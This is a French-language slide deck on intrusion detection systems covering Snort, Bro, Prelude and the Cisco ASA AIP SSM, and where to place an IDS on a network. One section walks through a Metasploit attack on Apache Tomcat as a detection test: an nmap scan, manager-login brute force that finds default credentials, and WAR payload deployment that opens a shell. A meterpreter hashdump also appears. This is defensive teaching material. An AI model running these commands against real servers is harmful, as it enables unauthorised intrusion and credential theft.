SnortSam is open-source software, free of charge. It can be compiled under any platform and should function across different platforms (please let [me](#) know if you encounter any problems). SnortSam can be obtained through web download, FTP download, or CVS access. Links are provided in the [download](#) section.

Network Intrusion Detection Systems (NIDS)

- Snort

- Permet d'interagir avec le firewall pour bloquer des intrusion « snort natif, snort-inline, autres plugins »
- Possibilité de créer ses propres règles et plugins

- IDS Center

- Très simple et facile
- Une interface graphique intéressante
- Bonne gestion de Snort
- Nécessite des bonnes connaissances de Snort pour la configurer

Network Intrusion Detection Systems (NIDS)

BRO

Bro Intrusion Detection System - Bro Overview - Mozilla Firefox

Echier Édition Affichage Historique Marque-pages Outils ?

http://www.bro-ids.org/

Les plus visités Débuter avec Firefox À la une http://www.speedy.fr/...

NATIONAL SCIENCE FOUNDATION

Bro Intrusion Detection System

Version 1.0.4 - Last published N

Software

- Overview
- Features
- FAQ
- Download
- Manuals
- Email list
- Report a Bug
- Scan Visualization

Development

- Wiki
- Issue Tracker
- Contributors
- Contributed SW
- ToDo List
- License

More Info

- News and Events
- Blog
- Publications
- Links
- Sponsors

Search

Bro Overview

Note: NCSA currently has an opening for a [Senior Research Programmer](#) focusing on Bro development.

What is Bro?

Bro is an open-source, Unix-based Network Intrusion Detection System (NIDS) that passively monitors network traffic and looks for suspicious activity. Bro detects intrusions by first parsing network traffic to extract its application-level semantics and then executing event-oriented analyzers that compare the activity with patterns deemed troublesome. Its analysis includes detection of specific attacks (including those defined by signatures, but also those defined in terms of events) and unusual activities (e.g., certain hosts connecting to certain services, or patterns of failed connection attempts).

Bro uses a specialized policy language that allows a site to tailor Bro's operation, both as site policies evolve and as new attacks are discovered. If Bro detects something of interest, it can be instructed to either generate a log entry, alert the operator in real-time, execute an operating system command (e.g., to terminate a connection or block a malicious host on-the-fly). In addition, Bro's detailed log files can be particularly useful for forensics.

Bro targets high-speed (Gbps), high-volume intrusion detection. By judiciously leveraging packet-filtering techniques, Bro is able to achieve the necessary performance while running on commercially available PC hardware, and thus can serve as a cost-effective means of monitoring a site's Internet connection.

Bro's Target Users

Bro is intended for use by sites requiring flexible, highly customizable intrusion detection. It is important to understand that Bro has been developed primarily as a research platform for intrusion detection and traffic analysis. It is not intended for someone seeking an "out of the box" solution. Bro is designed for use by Unix experts who place a premium on the ability to extend an intrusion detection system with new functionality as needed, which can greatly aid with tracking evolving attacker techniques as well as inevitable changes to a site's environment and security policy requirements.

Since Bro is open source and runs on commodity PC hardware, it provides a low-cost means to experiment with alternative techniques. Some sites may wish to run a commercial IDS as their front-line of defense, and then also run Bro as a way to:

- Verify the results of the commercial IDS / defense-in-depth
- Attain richer forensics capabilities
- Provide policy-checking capabilities not facilitated by the commercial IDS
- Experiment with new approaches and incorporate leading-edge research

Network Intrusion Detection Systems (NIDS)

- Bro est un NIDS Open Source
 - Développé par des chercheurs à Berkeley
 - Langage de script propre à Bro
 - Utilisation d'expression régulières dans les signatures
 - Possibilité d'exécuter des programmes tiers après détection d'intrusion
 - Exemple: reconfigurer un routeur
 - Compatible avec les règles Snort
 - Grâce à snort2bro
 - Dynamic Protocol Detection

Network Intrusion Detection Systems (NIDS)

1.2 Bro features and benefits

- **Network Based**

Bro is a network-based IDS. It collects, filters, and analyzes traffic that passes through a specific network location. A single Bro monitor, strategically placed at a key network junction, can be used to monitor all incoming and outgoing traffic for the entire site. Bro does not use or require installation of client software on each individual, networked computer.

- **Custom Scripting Language**

Bro policy scripts are programs written in the Bro language. They contain the "rules" that describe what sorts of activities are deemed troublesome. They analyze the network activity and initiate actions based on the analysis. Although the Bro language takes some time and effort to learn, once mastered, the Bro user can write or modify Bro policies to detect and alert on virtually any type of network activity.

- **Pre-written Policy Scripts**

Bro comes with a rich set of policy scripts designed to detect the most common Internet attacks while limiting the number of false positives, i.e., alerts that confuse uninteresting activity with the important attack activity. These supplied policy scripts will run "out of the box" and do not require knowledge of the Bro language or policy script mechanics.

- **Powerful Signature Matching Facility**

Bro policies incorporate a signature matching facility that looks for specific traffic content. For Bro, these signatures are expressed as regular expressions, rather than fixed strings. Bro adds a great deal of power to its signature-matching capability because of its rich language. This allows Bro to not only examine the network content, but to understand the context of the signature, greatly reducing the number of false positives. Bro comes

with a set of high value signatures policies, selected for their high detection and low false positive characteristics.

- **Network Traffic Analysis**

Bro not only looks for signatures, but can also analyze network protocols, connections, transactions, data amounts, and many other network characteristics. It has powerful facilities for storing information about past activity and incorporating it into analyses of new activity.

- **Detection Followed by Action**

Bro policy scripts can generate output files recording the activity seen on the network (including normal, non-attack activity). They can also send alarms to event logs, including the operating system syslog facility. In addition, scripts can execute programs, which can, in turn, send e-mail messages, page the on-call staff, automatically terminate existing connections, or, with appropriate additional software, insert access control blocks into a router's access control list. With Bro's ability to execute programs at the operating system level, the actions that Bro can initiate are only limited by the computer and network capabilities that support Bro.

- **Snort Compatibility Support**

The Bro distribution includes a tool, snort2bro, which converts Snort signatures into Bro signatures. Along with translating the format of the signatures, snort2bro also incorporates a large number of enhancements to the standard set of Snort signatures to take advantage of Bro's additional contextual power and reduce false positives.

Network Intrusion Detection Systems (NIDS)

- Différent de Snort...il intègre un atout majeur
- Bro fait l'analyse de flux réseau
 - Permet de concevoir une cartographie du réseau et d'en générer un modèle
 - Permet de comparer en temps réel le modèle au flux de données et toute déviance lève une alerte
- Architecture de BRO en 3 couches:
 - Module Packet Capture: sniffe le trafic réseau et l'envoie à la couche supérieure
 - Module Event Engine: Analyse les flux et les paquets
 - Module Policy Layer: utilise les scripts Bro pour traiter les événements et appliquer les politiques

Network Intrusion Detection Systems (NIDS)

- Exemple de Signature Bro:

```
signature sid-1327 {  
    ip-proto == tcp  
    src-ip != local_nets  
    dst-ip == local_nets  
    dst-port == 22  
    event "EXPLOIT ssh CRC32 overflow"  
    tcp-state established,originator  
    payload /\x00\x01\x57\x00\x00\x00\x18/  
    payload /.{7}\xFF\xFF\xFF\xFF\x00\x00/  
}
```

Network Intrusion Detection Systems (NIDS)



	Snort	Bro
Avantages	<ul style="list-style-type: none">+ nouvelles règles très régulièrement proposées+ nombreux plugins, frontends, consoles de management, ...+ mise en œuvre basique rapide+ beaucoup de documentations+ fichiers d'alertes très complets (header des paquets, lien vers description de l'attaque, ...)	<ul style="list-style-type: none">+ forte customisation -> IDS très difficile à détecter par un pirate+ langage de script puissant+ configuration très simple grâce à un script interactif
Inconvénients	<ul style="list-style-type: none">- configuration essentiellement par édition de fichiers texte- de nombreuses fonctionnalités payantes	<ul style="list-style-type: none">- fichiers d'alertes pas très compréhensibles- peu d'informations dans les rapports d'alertes- documentation incomplète- aucune interface graphique

- Bro a un caractère universitaire => défaut
- Pas de *plug-in* ni interface graphique pour paramétrer l'outil
- Mises à jour déséquilibrées

Prelude



- IDS hybride 1998:
 - *NIDS* : NetWork Intrusion Detection System ;
 - *HIDS* : Host based Intrusion Detection System
 - *LML* : Log Monitoring Lackey
- Architecture modulaire, distribuée et sécurisée
- Standard IDMEF (Intrusion Detection Message Exchange Format)
- Possibilité de stocker les logs dans une BDD MYSQL/PSQL
- Supporte :
 - SNORT / NESSUS et + de 30 analyseurs de logs
- Documentation diffuse

- Framework de Prelude
 - Une bibliothèque de génération de messages IDMEF
 - gestionnaire d'événements
 - un analyseur de logs et d'une console de visualisation des alertes

IDS hybride -Prelude

- Fonctionnement de Prelude

- Les capteurs remontent des alertes à un manager
Prelude

- Snort
- Syslog
- Prelude lml (sensor pour une machine)



- Le manager :
 - Collecte les alertes
 - Transforme les alertes au format de Prelude en un format lisible
 - Permet des contre-mesures à une attaque
- La communication entre les différents programmes se fait au format IDMEF (Intrusion Detection Message Exchange Format)
 - Utilisation du format XML car très générique comme format

IDS hybride - Prelude

- Composition de Prelude

- Libprelude (la librairie Prelude) : la base

- Gestion de la connexion et communication entre composants
 - Interface permettant l'intégration de plugins

- Prelude-LML (la sonde locale)

- Alerte locale
 - Basée sur l'application à des « objets »
 - Pour la surveillance des systèmes
 - Unix : syslog
 - Windows : ntsyslog.



- Prelude-Manager (le contrôleur)

- Prelude-manager centralise les messages des sondes réseaux et locales, et les traduit en alertes.
 - responsable de la centralisation et de la journalisation

IDS hybride - Prelude

- Configuration de Prelude

- Installation de l'ensemble du framework
- Configuration du manager

- `/etc/prelude-manager/prelude-manager.conf`

- Configuration de lml

- `/etc/prelude-lml/prelude-lml.conf`

- Configuration de prelude

- `/etc/prelude/default/`

- `Client.conf`
 - `Idmef-client.conf`
 - `Global.conf`

- Ajout de sonde : exemple snort

- `prelude-admin register snort "idmef:w" x.x.x.x --uid=0 --gid=0`



Network Intrusion Detection Systems (NIDS)

- **Cisco ASA AIP SSM**



Network Intrusion Detection Systems (NIDS)

- Cisco ASA 5500 series
 - Cisco ASA (Adaptive Security Appliance) 5500 Series constituent la gamme d'équipements de sécurité de Cisco
 - Ce sont des **appliances** => des ensembles matériel et logiciel
 - Ils existent depuis 2005
 - Exemples
 - Cisco PIX (Private Internet eXchange) qui possédait des fonctions de pare-feu et de NAT (Network Address Translation)
 - Cisco IPS 4200 Series qui possédait des fonctions d'IPS
 - Cisco VPN 3000 Series Concentrators qui possédait des fonctions de VPN (Virtual Private Network)

Network Intrusion Detection Systems (NIDS)

- Liste non exhaustive des fonctionnalités offertes par la gamme Cisco ASA 5500 Series :
 - Pare-feu
 - Détection d'intrusion
 - Prévention d'intrusion
 - Filtrage de contenu
 - Antispam, antispyware et antiphishing
 - Blocage de fichier
 - VPN
 - NAT
- La gamme est composée de plusieurs modèles allant de l'ASA 5505 au 5580-40 qui offrent différentes caractéristiques matérielles (processeur, mémoire, ...) et logicielles (version d'IOS (Internetworking Operating System), nombre d'interfaces supportées. . .)
- Une partie des modèles peuvent recevoir une carte d'extension
 - **SSC** pour **S**ecurity **S**ervice **C**ard pour le modèle 5505
 - **SSM** pour **S**ecurity **S**ervices **M**odule pour les modèles 5510, 5520 et 5540
 - Ces extensions permettent d'améliorer les caractéristiques matérielles ou logicielles de l'ASA. Elles embarquent un système d'exploitation autonome distinct de celui de l'ASA



Network Intrusion Detection Systems (NIDS)

- Trois types de carte d'extension sont disponibles pour les ASA 5510, 5520 et 5540 :
 - **Le module 4GE SSM** (4 Gigabit Ethernet SSM) : Il permet d'ajouter 4 ports Ethernet gigabit supplémentaires à l'ASA
 - **Le module AIP SSM** (Advanced Inspection and Prevention SSM, Inspection et prévention avancée SSM) : Il permet de faire de la détection et de la prévention d'intrusion
 - **Le module CSC SSM** (Content Security and Control SSM, sécurité du contenu et contrôle SSM) : Il permet de faire du filtrage d'URL, du filtrage de contenu, de l'antipishing, de l'antispam, du blocage de fichier et de l'antispysware.

Network Intrusion Detection Systems (NIDS)

- **Module AIP SSM**

- Permet d'effectuer de la détection et de la prévention d'intrusion.

- Trois versions :

- AIP SSM 10
 - AIP SSM 20
 - AIP SSM 40

Plus le numéro de version est élevé, plus le modèle possède un processeur puissant et une mémoire grande.



ASA – AIP SSM

Network Intrusion Detection Systems (NIDS)

- **Module AIP SSM**


- Deux modes sont possibles

- **< promiscuous >**

- Le module reçoit uniquement une copie du trafic, il ne peut pas modifier le trafic
 - Pas d'impact sur les performances ou les données du réseau

- **< inline >**

- Place le module sur le chemin des flux qui peuvent ainsi être modifiés
 - Ce mode va être utilisé pour la prévention d'intrusion, car il permet de bloquer les flux malveillants



Network Intrusion Detection Systems (NIDS)

- **Particularités du module AIP SSM**

- **Analyse statistique du trafic**

- Analyse statistique du trafic nommée < anomaly detection >
 - Comparaison du trafic actuel au trafic habituel
 - Une alerte est générée en cas de déviation
 - < learn mode > pour 24 heures => mode < Detect mode >


- **Intégration avec les autres équipements Cisco**

- L'AIP SSM peut être intégré avec Cisco Wireless LAN Controller pour améliorer la supervision d'un réseau WiFi

- **Corrélation globale**

Network Intrusion Detection Systems (NIDS)

- Exemple d'un scénario d'intrusion
 - Identification de services
 - Exploitation de failles



Network Intrusion Detection Systems (NIDS)

- `nmap -A -p21,22,80,3306,8180 203.0.113.2 >`
 - Un serveur Apache Tomcat est à l'écoute sur le port 8180
- Voir dans la base d'exploits de Metasploit s'il y a un exploit pouvant être utilisé

```
Nmap scan report for 203.0.113.2
Host is up (0.013s latency).
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5
          .10 with Suhosin-Patch)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:1B:54:AB:08:2C (Cisco Systems)
Service Info: Host: LocalMachine; OS: Linux
```

Network Intrusion Detection Systems (NIDS)

- **Metasploit :**
 - Logiciel fournissant des informations sur des vulnérabilités
 - Aide à la pénétration de systèmes et au développement de signatures pour les IDS

```
msf > search tomcat
[*] Searching loaded modules for pattern 'tomcat'...
```

Auxiliary

<u>Name</u>	<u>Disclosure Date</u>	<u>Rank</u>	<u>Description</u>
admin/http/tomcat_administration Administration Tool Default Access		normal	Tomcat
admin/http/tomcat_utf8_traversal Directory Traversal Vulnerability		normal	Tomcat UTF-8
scanner/http/tomcat_enum User Enumeration		normal	Apache Tomcat
scanner/http/tomcat_mgr_login Application Manager Login Utility		normal	Tomcat

Exploits

<u>Name</u>	<u>Disclosure Date</u>	<u>Rank</u>	<u>Description</u>
multi/http/tomcat_mgr_deploy Manager Application Deployer Upload and Execute	2009-11-09	excellent	Apache Tomcat



metasploit®

```

msf exploit(windows/dcerp
[*] Started reverse handl
[*] Trying target Windows
[*] Binding to 4d9f4ab8-7
[*] Bound to 4d9f4ab8-7d1
[*] sending exploit ...
[*] Sending stage (2834 b
[*] Sleeping before handl
[*] Uploading DLL (73739
[*] Upload completed.
[*] Meterpreter session 1

Loading extension stdapi.
meterpreter > use priv
Loading extension priv...
meterpreter > hashdump
0dministrator:588-
```

Développeur	Rapid7 LLC
Dernière version	3.6  (07 mars 2010) [+/-]
Environnements	Multiplate-forme
Type	Sécurité du système d'information
Licences	Metasploit Framework License 
Site Web	www.metasploit.com 

modifier


Network Intrusion Detection Systems (NIDS)

- Plus d'information concernant cet exploit :

```
msf > info multi/http/tomcat_mgr_deploy

Name: Apache Tomcat Manager Application Deployer Upload and Execute
Version: 11180
Platform: Java, Windows, Linux
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  --
0   Automatic
1   Java Universal
2   Windows Universal
3   Linux x86

Basic options:
Name      Current Setting  Required  Description
--      -
PASSWORD  /manager         no        The password for the specified...
PATH      /manager         yes       The URI path of the manager app...
Proxies   no               no        Use a proxy chain
RHOST     yes              yes       The target address
RPORT     80               yes       The target port
USERNAME  no               no        The username to authenticate as
VERBOSE   false            no        Enable verbose output
VHOST     no               no        HTTP server virtual host

Payload information:

Description:
This module can be used to execute a payload on Apache Tomcat
servers that have an exposed "manager" application. The payload is
uploaded as a WAR archive containing a jsp application using a PUT
request. The manager application can also be abused using
(manager/html/upload, but that method is not implemented in this
module.
```


Network Intrusion Detection Systems (NIDS)

- Utiliser des < payloads > qui vont permettre d'obtenir un accès à la machine distante

```
msf exploit(tomcat_mgr_deploy) > show payloads
```

Compatible Payloads

Name	Rank	Description
generic/shell_bind_tcp	normal	Generic Command Shell , Bind TCP...
generic/shell_reverse_tcp	normal	Generic Command Shell , Reverse TCP...
linux/x86/chmod	normal	Linux Chmod
linux/x86/exec	normal	Linux Execute Command
linux/x86/shell_bind_tcp	normal	Linux Command Shell , Bind TCP Inline
windows/shell/bind_tcp	normal	Windows Command Shell , Bind TCP...
...		

```
msf exploit(tomcat_mgr_deploy) > set PAYLOAD linux/x86/shell/bind_tcp
```

Network Intrusion Detection Systems (NIDS)

```
msf exploit(tomcat_mgr_deploy) > set RHOST 203.0.113.2  
RHOST => 203.0.113.2  
msf exploit(tomcat_mgr_deploy) > set RPORT 8180  
RPORT => 8180
```

```
msf exploit(tomcat_mgr_deploy) > exploit  
[*] Started bind handler  
[*] Using manually select target "Linux x86"  
[*] Uploading 1671 bytes as bAc4t1G8pVWPkyBX.war ...  
[-] Warning: The web site asked for authentication: Basic realm="Tomcat  
Manager Application"  
[-] Exploit exception: Upload failed on /manager/deploy?path=/  
bAc4t1G8pVWPkyBX [401 Unauthorized]  
[*] Exploit completed, but no session was created.
```

Network Intrusion Detection Systems (NIDS)

```
msf auxiliary(tomcat_mgr_login) > exploit

[*] 203.0.113.2:8180 - Trying username:'admin' with password:''
[-] http://203.0.113.2:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 203.0.113.2:8180 - Trying username:'manager' with password:''
[-] http://203.0.113.2:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 203.0.113.2:8180 - Trying username:'tomcat' with password:'root'
[-] http://203.0.113.2:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'tomcat'
[*] 203.0.113.2:8180 - Trying username:'tomcat' with password:'tomcat'
[+] http://203.0.113.2:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] successful login 'tomcat' : 'tomcat'
[*] 203.0.113.2:8180 - Trying username:'both' with password:'admin'
[-] http://203.0.113.2:8180/manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'both'

...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > exploit

[*] Using manually select target "Linux x86"
[*] Started bind handler
[*] Uploading 1669 bytes as 43vU78JTzRDWkAYyhkGFktZbFsO.war ...
[*] Executing /43vU78JTzRDWkAYyhkGFktZbFsO/uE4uqucWjh6aSe7XgENxiJN.jsp ...
[*] Undeploying 43vU78JTzRDWkAYyhkGFktZbFsO ...
[*] Command shell session 4 opened (203.0.113.10:43700 -> 203.0.113.2:4444)
    at Tue Dec 14 11:28:25 +0000 2010
```

accès à la machine distante




Network Intrusion Detection Systems (NIDS)

- **Module AIP SSM**
 - Pas de détection si pas de mise à jour
- **Snort**
 - Force brute : nombreuses alertes, aucune n'est explicite
 - Accès à distance : Snort n'a remonté aucune alerte


```
[**] [1:1201:8] ATTACK-RESPONSES 403 Forbidden [**]  
[Classification: Attempted Information Leak] [Priority: 2]  
12/14-12:36:04.088483 203.0.113.2:8180 -> 203.0.113.10:60995  
TCP TTL:64 TOS:0x0 ID:29050 IpLen:20 DgmLen:1394 DF  
***AP*** Seq: 0x7A6FE052 Ack: 0x3FED4520 Win: 0xD7 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 36410 2367628  
  
[**] [1:1201:8] ATTACK-RESPONSES 403 Forbidden [**]  
[Classification: Attempted Information Leak] [Priority: 2]  
12/14-12:36:04.666749 203.0.113.2:8180 -> 203.0.113.10:41543  
TCP TTL:64 TOS:0x0 ID:6950 IpLen:20 DgmLen:1394 DF  
***AP*** Seq: 0x5C3142D1 Ack: 0x4138D738 Win: 0xD7 TcpLen: 32
```

Network Intrusion Detection Systems (NIDS)




Network Intrusion Detection Systems (NIDS)

- Réseau local et 3 positions que peut y prendre un IDS
 - **Position (1)**
 - l'IDS va pouvoir détecter l'ensemble des attaques frontales
 - Provenant de l'extérieur, en amont du firewall
 - Trop d'alertes seront remontées
 - Logs difficilement consultables




Network Intrusion Detection Systems (NIDS)

- Réseau local et 3 positions que peut y prendre un IDS
 - **Position (2)**
 - Si l'IDS est placé sur la DMZ, il détectera
 - Les attaques qui n'ont pas été filtrées par le firewall et qui relèvent d'un certain niveau de compétence
 - Les logs seront plus clairs à consulter puisque les attaques bénignes ne seront pas recensées.



Network Intrusion Detection Systems (NIDS)

- Réseau local et 3 positions que peut y prendre un IDS
 - **Position (3)**
 - L'IDS peut détecter des attaques internes, provenant du réseau local de l'entreprise
 - 80% des attaques proviennent de l'intérieur
 - Trojans pourront êtres facilement identifiés



Conclusion

- IDS/IPS en plein Eessor
- Algorithme de recherche de signature
- Outils essentiels
 - pour surveiller un réseau
 - Pour connaitre les attaques
- Attention
 - Faille de sécurité sur IDS
 - IPS pas encore mature
 - Technologie complexe
 - Nécessite un degré d'expertise élevé
 - Long à optimiser
 - Réputer pour générer de fausses alertes
 - Encore immature

